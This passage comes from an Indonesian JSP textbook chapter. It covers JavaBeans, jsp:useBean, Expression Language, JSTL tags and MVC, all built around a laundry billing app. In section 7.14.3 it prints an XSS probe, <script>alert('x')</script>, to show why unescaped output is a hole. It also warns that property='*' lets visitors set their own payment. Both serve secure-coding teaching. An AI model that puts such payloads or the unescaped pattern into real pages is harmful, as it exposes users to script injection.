 * One laundry order (table Bill) together with the names a page needs.
 * Every property is a getX()/setX() pair, so a JSP page can write
 * ${bill.customerName} and never see a line of this class.
 */
public class Bill {

    private String id;
    private String arrived;
    private String finished;
    private String departed;
    private String status;
    private String rack;
    private int unit;
    private long payment;             // the amount charged, fixed when the bill was made
    private long paid;                // the sum of the Payment rows
    private String customerId;
    private String customerName;
    private String customerPhone;
    private String serviceId;
    private String serviceDescription;
    private String outletId;
    private String outletName;

    public Bill() { }

    public String getId()                       { return id; }
    public void setId(String id)                { this.id = id; }
    public String getArrived()                  { return arrived; }
    public void setArrived(String a)            { this.arrived = a; }
    public String getFinished()                 { return finished; }
    public void setFinished(String f)           { this.finished = f; }
    public String getDeparted()                 { return departed; }
    public void setDeparted(String d)           { this.departed = d; }
    public String getStatus()                   { return status; }
    public void setStatus(String s)             { this.status = s; }
    public String getRack()                     { return rack; }
    public void setRack(String r)               { this.rack = r; }
    public int getUnit()                        { return unit; }
    public void setUnit(int u)                  { this.unit = u; }
    public long getPayment()                    { return payment; }
    public void setPayment(long p)              { this.payment = p; }
    public long getPaid()                       { return paid; }
    public void setPaid(long p)                 { this.paid = p; }
```

Kode 7.30 (Lanjutan) *Bill.java, bean di balik setiap nota yang ditampilkan halaman. Lima metode terakhir adalah properti turunan: {bill.balanceRupiah}, {bill.quantity}, {bill.cancelled}, dan {bill.nextStatus} semuanya berfungsi, dan tidak ada yang disimpan di kelas itu.*

```
    public String getCustomerId()              { return customerId; }
    public void setCustomerId(String c)        { this.customerId = c; }
    public String getCustomerName()            { return customerName; }
    public void setCustomerName(String c)      { this.customerName = c; }
    public String getCustomerPhone()           { return customerPhone; }
    public void setCustomerPhone(String c)     { this.customerPhone = c; }
    public String getServiceId()               { return serviceId; }
    public void setServiceId(String s)         { this.serviceId = s; }
    public String getServiceDescription()      { return serviceDescription; }
    public void setServiceDescription(String s){ this.serviceDescription = s; }
    public String getOutletId()                { return outletId; }
    public void setOutletId(String o)          { this.outletId = o; }
    public String getOutletName()              { return outletName; }
    public void setOutletName(String o)        { this.outletName = o; }

    // ---- derived properties: getters with no field behind them ----

    public long getBalance()           { return payment - paid; }
    public String getPaymentRupiah()   { return Money.rupiah(payment); }
    public String getBalanceRupiah()   { return Money.rupiah(getBalance()); }

    /** "4 kg", "1 item", "2 pairs". */
    public String getQuantity() {
        Service s = new Service(serviceId, serviceDescription, 0);
        String word = s.getUnitWord();
        return unit + " " + word + (unit == 1 || word.equals("kg") ? "" : "s");
    }

    /** A cancelled bill is 'departed' without ever having been finished. */
    public boolean isCancelled() {
        return "departed".equals(status) && finished == null;
    }

    /** The status this bill may move to next, or null at the end of the road. */
    public String getNextStatus() {
        switch (status) {
            case "queued":   return "finished";
            case "finished": return "departed";
            default:         return null;
        }
    }
}
```

Properti turunan adalah tempat *bean* membuktikan nilainya: `getQuantity()` mengubah `4` dan "(per kg)" menjadi `4 kg`; `isCancelled()` dan `getNextStatus()` menyandikan aturan bisnis di satu tempat, sehingga halaman dapat menampilkan nota tanpa satu `if` pun tentang bisnis.

7.12.2 `jsp:useBean`

`<jsp:useBean id="book" class="laundry.BillBook" scope="page"/>` mengatakan, dalam satu baris: **carilah di *page scope* atribut bernama `book`; jika ada, pakailah; jika tidak, bangunlah `laundry.BillBook` dan taruh di sana.** Bagaimanapun juga, variabel `book` bertipe `laundry.BillBook` kini ada di halaman. `bills.jsp` milik MiniJSP dimulai dengan cara itu, dan **Kode 7.31** adalah hasil baris tersebut.

Kode 7.31 Hasil dari `<jsp:useBean>` dan `<jsp:setProperty>` sesudahnya. Baris pertama mencari atau membuat; baris terakhir memanggil *setter* hanya jika parameternya memang dikirim.

```
        laundry.BillBook book = (laundry.BillBook) pageContext.useBean("book",
"laundry.BillBook", "page");
        out.write("\n");
        if (request.getParameter("outlet") != null)
El.setProp(pageContext.findAttribute("book"), "outlet", request.getParameter("outlet"));
```

`jsp:useBean` boleh diberi badan, dan badan itu berjalan **hanya ketika *bean* baru dibuat**, sehingga menjadi tempat untuk nilai bawaan yang tidak boleh diterapkan ulang pada permintaan berikutnya, seperti pada **Kode 7.32**.

Kode 7.32 Nilai bawaan yang diterapkan sekali: saat *bean* formulir sesi ini pertama kali dibuat, layanannya ditetapkan S0001; sesudahnya badan itu dilewati.

```
<jsp:useBean id="form" class="laundry.model.BillForm" scope="session">
    <jsp:setProperty name="form" property="serviceId" value="S0001"/>
</jsp:useBean>
```

7.12.3 `jsp:getProperty`, `jsp:setProperty`, dan *bean* yang berisi kueri

`<jsp:getProperty name="book" property="totalRupiah"/>` memanggil `getTotalRupiah()` pada *bean* bernama `book` dan mencetak hasilnya. Penetapan memiliki tiga bentuk, **Kode 7.33**, dan bentuk ketiga adalah yang berbahaya.

Kode 7.33 Tiga bentuk `jsp:setProperty`: nilai literal; parameter permintaan yang disebut namanya; dan `*`, yang mencocokkan setiap parameter permintaan dengan *setter* milik *bean*.

```
<jsp:setProperty name="form" property="serviceId" value="S0001"/>
<jsp:setProperty name="book" property="outlet"    param="outlet"/>
<jsp:setProperty name="form" property="*"/>
```

Bentuk kedua tidak melakukan apa pun jika parameternya tidak ada — tepat untuk kotak saring yang boleh dikosongkan. Bentuk ketiga, `property="*"`, memanggil setiap *setter* yang namanya cocok dengan parameter yang dikirim: ia menetapkan *apa pun yang dikirim pengunjung*. Jika sebuah *bean* memiliki `setPayment`, pengunjung mengirim `payment=1` dan menentukan tagihannya sendiri. Itulah sebabnya `NewBillServlet` (**Kode 7.45**) menyalin isian formulir satu per satu dan menghitung harganya sendiri.

Kode 7.34 adalah *bean* yang dipakai `bills.jsp`. Ia memiliki satu properti yang dapat ditulis, `outlet`, dan tiga yang dapat dibaca, dan di balik `getBills()` ada sebuah kueri.

Kode 7.34 `BillBook`, *bean* yang berisi kueri. Halaman menetapkan `outlet`, lalu membaca `bills`, `count`, dan `totalRupiah`; halaman tidak pernah melihat SQL.

```
package laundry;

import java.util.List;
import laundry.dao.BillDao;
import laundry.dao.Db;
import laundry.model.Bill;
import laundry.model.Money;

/**
 * A JavaBean a page can use with <jsp:useBean>: a public no-argument
 * constructor, and properties made of get/set methods. "outlet" is written
 * by <jsp:setProperty ... param="outlet"/>; "bills", "count" and
 * "totalRupiah" are read by EL. The page never sees SQL.
 */
public class BillBook {

    private String outlet = "";
    private List<Bill> bills;

    public BillBook() { }

    public String getOutlet()          { return outlet; }
    public void setOutlet(String o)    { this.outlet = o == null ? "" : o.trim(); bills =
null; }

    public List<Bill> getBills() throws Exception {
        if (bills == null) {
            String url = System.getProperty("laundry.db.url",
"jdbc:sqlite:../data/laundry.db");
            bills = new BillDao(new Db(url, null, null)).queue(outlet);
        }
        return bills;
    }

    public int getCount() throws Exception {
        return getBills().size();
    }

    public String getTotalRupiah() throws Exception {
        long sum = 0;
        for (Bill b : getBills()) {
            sum += b.getPayment();
        }
        return Money.rupiah(sum);
    }
}
```

Kode 7.35 adalah halamannya, dan tidak ada satu baris Java pun di dalamnya.

Kode 7.35 `bills.jsp` milik MiniJSP: sebuah *bean* ditemukan atau dibuat, satu properti ditetapkan dari permintaan, dan EL serta JSTL mengerjakan sisanya.

```
<%@ page contentType="text/html; charset=UTF-8" %>
<%@ include file="header.jspf" %>

<jsp:useBean id="book" class="laundry.BillBook" scope="page"/>
<jsp:setProperty name="book" property="outlet" param="outlet"/>

<h2>The queue</h2>

<form method="get" action="/bills.jsp">
  <label for="outlet">Only this outlet (O01, O02, O03)</label>
  <input id="outlet" name="outlet" value="<c:out value='${param.outlet}'/>">
  <button type="submit">Filter</button>
</form>

<c:choose>
  <c:when test="${book.count == 0}">
    <p>Nothing is waiting.</p>
  </c:when>
  <c:otherwise>
    <table>

<tr><th>#</th><th>Bill</th><th>Customer</th><th>Service</th><th>Qty</th><th>Charged</th></t
r>
      <c:forEach var="b" items="${book.bills}" varStatus="st">
        <tr>
          <td>${st.count}</td>
          <td>${b.id}</td>
          <td><c:out value="${b.customerName}"/></td>
          <td><c:out value="${b.serviceDescription}"/><c:if test="${b.serviceId eq
'S0002'}"> (express)</c:if></td>
          <td>${b.quantity}</td>
          <td>${b.paymentRupiah}</td>
        </tr>
      </c:forEach>
    </table>
    <p>${book.count} bill(s) waiting, <jsp:getProperty name="book" property="totalRupiah"/>
charged in total.</p>
  </c:otherwise>
</c:choose>

<%@ include file="footer.jspf" %>
```

Diminta sebagai `/bills.jsp?outlet=O01`, halaman itu menghasilkan tabel sembilan nota yang menunggu di gerai Rungkut; **Kode 7.36** memperlihatkan tiga baris pertama dan baris ringkasannya, tanpa HTML.

Kode 7.36 Keluaran sebenarnya dari `bills.jsp?outlet=O01` terhadap basis data contoh. Tanpa `?outlet=`, halaman yang sama mendaftar ke-23 nota antre di ketiga gerai, seluruhnya Rp 1.003.000.

```
#  Bill   Customer          Service                                Qty     Charged
1  B2953  Lestari Mahendra  Dry cleaning - dress/kebaya (per item) 1 item  Rp 45.000
2  B2949  Zahra Halim       Wash, dry & fold (per kg)              7 kg    Rp 56.000
3  B2948  Joko Mahendra     Ironing only (per kg)                  6 kg    Rp 36.000
…
9 bill(s) waiting, Rp 384.000 charged in total.
```

> **CONTOH.** Periksa dua baris **Kode 7.36** dengan tangan terhadap daftar harga. B2949 adalah cuci-kering-lipat, Rp 8.000 per kg, 7 kg: $7 \times 8000 = 56000$, tercetak `Rp 56.000`. B2948 adalah setrika, Rp 6.000 per kg, 6 kg: $6 \times 6000 = 36000$, tercetak `Rp 36.000`. *Bean* itu tidak menghitung apa pun: jumlahnya ditetapkan ketika setiap nota dibuat dan disimpan di `Bill.payment`, sehingga perubahan daftar harga di kemudian hari tidak pernah menulis ulang sejarah.

7.13 *Expression Language*

7.13.1 Mengapa EL ada

Bandingkan dua cara menaruh nama pelanggan di halaman, **Kode 7.37**.

Kode 7.37 Nilai yang sama, dua kali. Yang pertama memerlukan *cast*, nama kelas lengkap, pemanggilan metode, dan tiga macam kurung. Yang kedua tidak memerlukan semua itu dan tidak rusak ketika kelasnya pindah ke paket lain.

```
<%= ((laundry.model.Bill) request.getAttribute("bill")).getCustomerName() %>

${bill.customerName}
```

Baris kedua adalah **Expression Language**, EL, yang ditambahkan agar halaman dapat membaca nilai tanpa berisi Java. EL membaca properti, menelusuri peta dan daftar, membandingkan, dan menguji kekosongan — dan sengaja tidak dapat mengkueri basis data atau mengisi variabel, sehingga ia tidak dapat menyembunyikan logika bisnis di dalam halaman.

7.13.2 Sintaksisnya

Ekspresi EL berbentuk `${ … }` dan dapat muncul di teks templat atau di dalam atribut tag. (Bentuk kedua, `#{ … }`, milik Jakarta Faces dan berada di luar buku ini.)

Titik menelusuri ke dalam: `${bill.customerName}` memanggil `getCustomerName()` pada *bean*, atau `get("customerName")` pada peta. **Kurung siku melakukan hal yang sama**, dan membolehkan kunci yang tidak dapat menjadi pengenal, atau kunci hasil perhitungan: `${prices['wash-fold']}`, `${prices[form.serviceId]}`. **Nama yang tidak ada bukan galat**: `${missingName}` tidak mencetak apa pun — praktis, tetapi properti yang salah eja pun gagal diam-diam. Nama dicari menurut urutan *scope* di Subbab 7.11.3.

7.13.3 Setiap operator, dengan jawabannya

`el-demo.jsp` milik MiniJSP mengevaluasi satu ekspresi per baris. **Kode 7.38** memuat teks halaman di kiri dan, di kanan, apa yang kembali dari permintaan sungguhan (dengan `kilos` diisi `"3.2"`, `price` diisi `"12000"`, dan `customer` diisi `"Nabila Rahman"` oleh `<c:set>` di bagian atas halaman).

Kode 7.38 Keluaran sebenarnya dari `el-demo.jsp`. Baris-baris numerik mengikuti aturan tipe EL, yang dijelaskan catatan di bawah.

```
${kilos}                                                  3.2
${kilos * price}                                          38400.0
${kilos gt 3}                                             true
${kilos gt 3 ? 'over three kilos' : 'three kilos or less'} over three kilos
${empty customer}                                         false
${empty missingName}                                      true
${missingName}                                            (nothing at all)
${param.phone}                                            0896-0000-9434
${prices['wash-fold']}                                    8000
${prices.wash-fold}                                       0
${header['user-agent']}                                   curl/8.5.0
${pageContext.request.method}                             GET
${(2 + 3) * 4}                                            20
${10 div 4}                                               2.5
${10 mod 4}                                               2
```

Catatan untuk **Kode 7.38**, menurut urutan pertanyaan pembaca yang cermat.

Bilangan bulat tetap bulat; pembagian tidak. Dengan operan bilangan bulat, EL mengerjakan `+`, `-`, `*`, dan `mod` dalam bilangan bulat (`20`, `2`); `/` dan `div` selalu menghasilkan bilangan pecahan (`2.5`); dan string yang mengandung titik desimal, seperti `kilos`, menjadikan operasinya pecahan (`38400.0`). Untuk menampilkan `Rp 38.400`, formatlah — atau biarkan *bean* menyediakan properti yang sudah diformat.

Bentuk kata. `div`, `mod`, `gt lt ge le eq ne`, `and or not` berarti `/`, `%`, `> < >= <= == !=`, `&& || !`, dan tetap berfungsi di tempat `<` dan `>` merepotkan, misalnya di dalam atribut.

`empty` bernilai benar untuk `null`, string kosong, koleksi, peta, atau larik kosong; `${not empty errors}` adalah cara formulir nota memutuskan untuk menampilkan baris peringatannya.

Tanda hubung adalah tanda kurang. `${prices.wash-fold}` mencetak `0`: EL membacanya `prices.wash` dikurangi `fold`, dua nama yang tidak ada, masing-masing nol. Tulislah `${prices['wash-fold']}`. Bug ini umum dan senyap.

7.13.4 Objek implisit EL

EL memiliki sekumpulan kecil nama sendiri, **Tabel 7.8**. Nama-nama itu tidak sama dengan objek implisit JSP di **Tabel 7.6**, dan perbedaannya menjebak banyak orang: di dalam `${ }`, `request` tidak tersedia dengan nama itu, tetapi `param` dan `pageContext` tersedia.

Tabel 7.8 Objek implisit EL. Baris terakhir adalah jalan keluarnya: `${pageContext.request.contextPath}` menjangkau metode Servlet API yang tidak memiliki ejaan lebih pendek.

Nama	Isinya
`param`	parameter permintaan, satu nilai masing-masing: `${param.outlet}`
`paramValues`	parameter permintaan, semua nilai: `${paramValues.service[0]}`
`header`	*header* permintaan: `${header['user-agent']}`
`cookie`	*cookie* menurut nama: `${cookie.JSESSIONID.value}`
`initParam`	entri `<context-param>` di `web.xml`: `${initParam.shopName}`
`pageScope`, `requestScope`, `sessionScope`, `applicationScope`	satu *scope* tertentu, secara eksplisit
`pageContext`	`PageContext` yang sebenarnya, dan melaluinya segala hal lain

Setiap halaman Laundry memakai tiga di antaranya: `${initParam.shopName}` di judul, `${pageContext.request.contextPath}` yang disimpan sebagai `ctx` untuk setiap tautan, dan `${sessionScope.user}` untuk siapa yang sedang login; halaman galat menambahkan `${pageContext.errorData.statusCode}`.

7.14 JSTL: Pustaka Tag Standar

7.14.1 Sisa Java yang terakhir dikeluarkan

EL menyingkirkan Java yang *membaca* nilai. Yang tersisa di halaman sesudahnya adalah Java yang *memutuskan* dan *mengulang* — `if` dan `for`. JSTL menyingkirkan keduanya.

> **DEFINISI. JSTL**, kini resminya *Jakarta Standard Tag Library* (Jakarta Tags), adalah sekumpulan tag untuk kebutuhan yang selalu ada di halaman: percabangan, perulangan, *escaping*, URL, dan pemformatan. Pustaka intinya dideklarasikan dengan `<%@ taglib prefix="c" uri="jakarta.tags.core" %>`. Tag-tagnya adalah kelas Java biasa yang dikemas dalam dua berkas jar yang dibawa aplikasi di `WEB-INF/lib`.

Tabel 7.9 adalah bagian pustaka inti yang akan Anda pakai sehari-hari.

Tabel 7.9 Tag inti JSTL. Pustaka lainnya adalah `fmt` untuk bilangan, tanggal, dan pesan, `fn` untuk fungsi string seperti `fn:length` dan `fn:substring`, serta `sql`, yang sebaiknya tidak Anda pakai.

Tag	Fungsinya
`<c:out value="${x}"/>`	Mencetak `x` dengan **meng-*escape*** karakter khusus HTML
`<c:out value="${x}" default="-"/>`	Mencetak `-` bila `x` kosong
`<c:set var="n" value="${x}" scope="session"/>`	Menaruh nilai ke sebuah *scope*
`<c:remove var="n" scope="session"/>`	Mengeluarkannya lagi
`<c:if test="${x gt 3}"> … </c:if>`	Menyertakan badannya bila ujinya benar
`<c:choose><c:when test="…">…</c:when><c:otherwise>…</c:otherwise></c:choose>`	Rantai `if` / `else if` / `else`
`<c:forEach var="b" items="${bills}"> … </c:forEach>`	Mengulang badannya sekali untuk setiap butir
`<c:forEach … varStatus="st">`	Memberi `st.index`, `st.count`, `st.first`, `st.last`
`<c:url value="/bills"/>`	Menyusun tautan beserta *context path*
`<c:redirect url="/bills"/>`	Mengirim *redirect*

7.14.2 Perulangan, tanpa kurung kurawal yang dapat tertinggal terbuka

Kode 7.35 sudah berisi perulangan. Inilah, dari kelas yang dihasilkan, apa yang dilakukan penerjemah terhadapnya — bentuknya sama dengan **Kode 7.22**, tetapi ditulis oleh *container*, bukan oleh Anda.

Kode 7.39 Kode yang dihasilkan MiniJSP untuk `<c:forEach>` di **Kode 7.35**, beserta `<c:out>` dan `<c:if>`-nya. Variabel perulangan `b` dan status `st` ditaruh di *page scope* pada setiap putaran, itulah sebabnya `${b.id}` dan `${st.count}` menemukannya.

```
        java.util.List<Object> __L1 = new java.util.ArrayList<>();
        for (Object __o : El.iterate(pageContext, "book.bills")) __L1.add(__o);
        for (int __i2 = 0; __i2 < __L1.size(); __i2++) {
            pageContext.setAttribute("b", __L1.get(__i2));
            pageContext.setAttribute("st", new LoopStatus(__i2, __L1.size()));
        out.write("\n");
        out.write("        <tr>\n");
        out.write("          <td>");
        out.print(El.str(El.eval(pageContext, "st.count")));
        out.write("</td>\n");
        out.write("          <td>");
        out.print(El.str(El.eval(pageContext, "b.id")));
        out.write("</td>\n");
        out.write("          <td>");
        { Object __v = El.eval(pageContext, "b.customerName"); if (El.empty(__v))
out.print(""); else out.print(El.esc(__v)); } // __v3
        out.write("</td>\n");
        out.write("          <td>");
        { Object __v = El.eval(pageContext, "b.serviceDescription"); if (El.empty(__v))
out.print(""); else out.print(El.esc(__v)); } // __v4
        if (El.bool(pageContext, "b.serviceId eq 'S0002'")) {
        out.write(" (express)");
        }
        out.write("</td>\n");
        out.write("          <td>");
        out.print(El.str(El.eval(pageContext, "b.quantity")));
        out.write("</td>\n");
        out.write("          <td>");
        out.print(El.str(El.eval(pageContext, "b.paymentRupiah")));
        out.write("</td>\n");
        out.write("        </tr>\n");
```

Kode 7.39 menjawab pertanyaan yang cepat atau lambat diajukan semua orang: JSTL tidak lebih lambat daripada *scriptlet* dalam hal apa pun yang berarti, karena JSTL *adalah* perulangan, hanya dihasilkan alih-alih diketik. Kode hasil Tomcat lebih panjang — ia memanggil kelas penangan tag — tetapi bentuknya sama.

7.14.3 `c:out`, dan serangan yang dihentikannya

`<c:out>` melakukan *escape* secara bawaan, dan satu nilai bawaan itu telah mencegah lebih banyak insiden keamanan daripada nasihat sebanyak apa pun. Bandingkan dua baris **Kode 7.40**.

Kode 7.40 Nilai yang sama dicetak dengan dua cara. Yang pertama adalah lubang; yang kedua bukan.

```
Customer: <%= request.getParameter("name") %>
Customer: <c:out value="${param.name}"/>
```

Jika seorang pengunjung mengirim nama `<script>alert('x')</script>`, baris pertama menuliskannya ke halaman dan setiap peramban yang menampilkannya menjalankan skrip itu; baris kedua menulis `<script>alert('x')</script>`, yang digambar sebagai teks. Itulah `htmlspecialchars()` dari Bab 3, diterapkan secara bawaan: **validasi pada masukan, *escape* pada keluaran**.

> **`${x}` polos di teks templat tidak melakukan *escape*.** Ia mencetak nilai apa adanya. Untuk nilai yang dihasilkan aplikasi sendiri — id nota seperti `B2954`, jumlah yang sudah diformat, kata status — itu tidak masalah. Untuk apa pun yang diketik orang — nama pelanggan, nomor telepon, alamat, isi kotak saring — itulah lubang di **Kode 7.40**. Halaman Laundry memakai `<c:out>` untuk setiap nilai semacam itu; versi Java HttpServer dan Flask di Subbab 7.21 dan

> 7.22 melakukan *escape* pada semuanya secara bawaan dan harus diberi tahu secara eksplisit bila tidak perlu.

7.14.4 `c:choose`, `c:if`, `c:remove`, dan pemformatan

`<c:choose>` adalah rantai `if`/`else` (`<c:if>` tidak memiliki `else`); `bills.jsp` memakainya untuk mengatakan "No bills match." `<c:remove>` berpasangan dengan nilai yang ditampilkan sekali — *header* mencetak pesan `flash` dari sesi lalu menghapusnya. Pustaka `fmt` memformat bilangan dan tanggal, **Kode 7.41**.

Kode 7.41 Pemformatan dengan pustaka `fmt`: mengelompokkan digit bilangan, dan menulis tanggal seperti cara orang menulisnya.

```
<%@ taglib prefix="fmt" uri="jakarta.tags.fmt" %>
Rp <fmt:formatNumber value="${bill.payment}" type="number" groupingUsed="true"/>
<fmt:formatDate value="${now}" pattern="d MMMM yyyy"/>
```

Pustaka `sql` menjalankan kueri dari halaman. Jangan memakainya.


7.15 *Servlet* dan JSP Bersama: Halaman Nota Laundry

7.15.1 *Servlet* atau JSP?

Servlet menyusahkan untuk membuat halaman; halaman adalah tempat yang salah untuk mengambil keputusan. Jadi, gunakan **keduanya**: **kekuatan *servlet* adalah mengendalikan dan meneruskan, kekuatan halaman JSP adalah menampilkan**, dan bersama-sama keduanya membentuk **Model–View–Controller**.

> **DEFINISI.** Dalam **Model–View–Controller**, **model** adalah data beserta aturan-aturannya — kelas biasa yang tidak tahu apa pun tentang web. **View** menampilkan sesuatu dan tidak melakukan hal lain. **Controller** menerima permintaan, memutuskan apa yang harus terjadi, meminta model melakukannya, dan memilih *view* yang menampilkan hasilnya. Dalam aplikasi web Java, *controller* adalah *servlet*, *view* adalah halaman JSP, dan model adalah kelas-kelas Java biasa.

Gambar 7.17 adalah ilustrasi klasiknya: satu *servlet* yang mengerjakan segalanya, dipecah menjadi tiga.




Gambar 7.17 Memisahkan pemrosesan permintaan dari penyajian. Di kiri, satu "pure servlet" yang memikul ketiga tanggung jawab. Di kanan, kode yang sama dipecah tiga: pemrosesan permintaan di *servlet* yang memvalidasi, menyimpan, dan meneruskan; penyajian di halaman JSP yang sebagian besar HTML; logika bisnis di JavaBean dengan metode seperti `isOrderValid()` dan `saveOrder()`.

Di kiri **Gambar 7.17**, `OrderServlet` mencampur pemrosesan permintaan, penyajian (`out.println("<html>")`), dan logika bisnis. Di kanan, *servlet* hanya bertanya kepada *bean*, menyuruhnya menyimpan, dan memanggil `forward("conf.jsp")`; halaman menyajikan; *bean* memegang aturan dan tidak pernah mendengar tentang HTTP.

> **WAWASAN KUNCI.** Tolok ukur susunan ini sederhana: **controller tidak berisi HTML dan *view* tidak berisi keputusan.** Jika sebuah *servlet* menulis `<table>`, ia mengambil alih tugas *view*; jika sebuah halaman berisi `if` yang memutuskan boleh tidaknya nota dibuat, ia mengambil alih tugas *controller*. Hampir setiap kesulitan di kemudian hari berasal dari salah satu pelanggaran itu.

Gambar 7.18 menempatkan susunan ini di antara rancangan-rancangan aplikasi web yang mungkin.




Gambar 7.18 Rancangan aplikasi web, dari yang paling sederhana di kiri sampai yang paling rumit di kanan: halaman HTML; halaman JSP dan *servlet*; halaman JSP dengan komponen modular (JavaBean, tag buatan sendiri); dan semua itu ditambah templat dan *enterprise bean*. Kerumitan bertambah ke kanan — demikian pula ketangguhan, dan pertukaran itulah pokok gambar ini. Bagian yang ditambahkan setiap rancangan diberi warna.

Bacalah **Gambar 7.18** sebagai tangga: HTML saja; halaman dan *servlet* yang berisi Java, tempat kesulitan pemeliharaan dimulai; halaman dengan *bean* dan tag, anak tangga yang tepat untuk aplikasi seukuran Laundry; dan *enterprise bean* untuk sistem yang merentang beberapa basis data dan mesin. Setiap langkah ke kanan menambah konsep dan membeli kebebasan untuk mengubah aplikasi di kemudian hari tanpa rasa takut.

7.15.2 Bentuk halaman Laundry

Gambar 7.19 adalah **Gambar 7.17** dengan nama-nama milik Laundry pada kotak-kotaknya. Lima *servlet* menjadi *controller*; lima halaman JSP di bawah `WEB-INF/views` menjadi *view*; modelnya adalah `Bill`, `Service`, `Employee`, `BillForm`, `Validator`, `Money`, dan `Now`, dengan `BillDao` dan `EmployeeDao` mengerjakan SQL; tiga *filter* berjaga di depan; sebuah *listener* membangun DAO ketika aplikasi mulai.



Gambar 7.19 Halaman nota Laundry sebagai Model–View–Controller. *Controller* tidak menulis HTML; *view* tidak mengambil keputusan; model tidak tahu apa pun tentang HTTP. Kelas model dan DAO yang sama dipakai ulang tanpa perubahan oleh versi JDK HttpServer di Subbab 7.21.

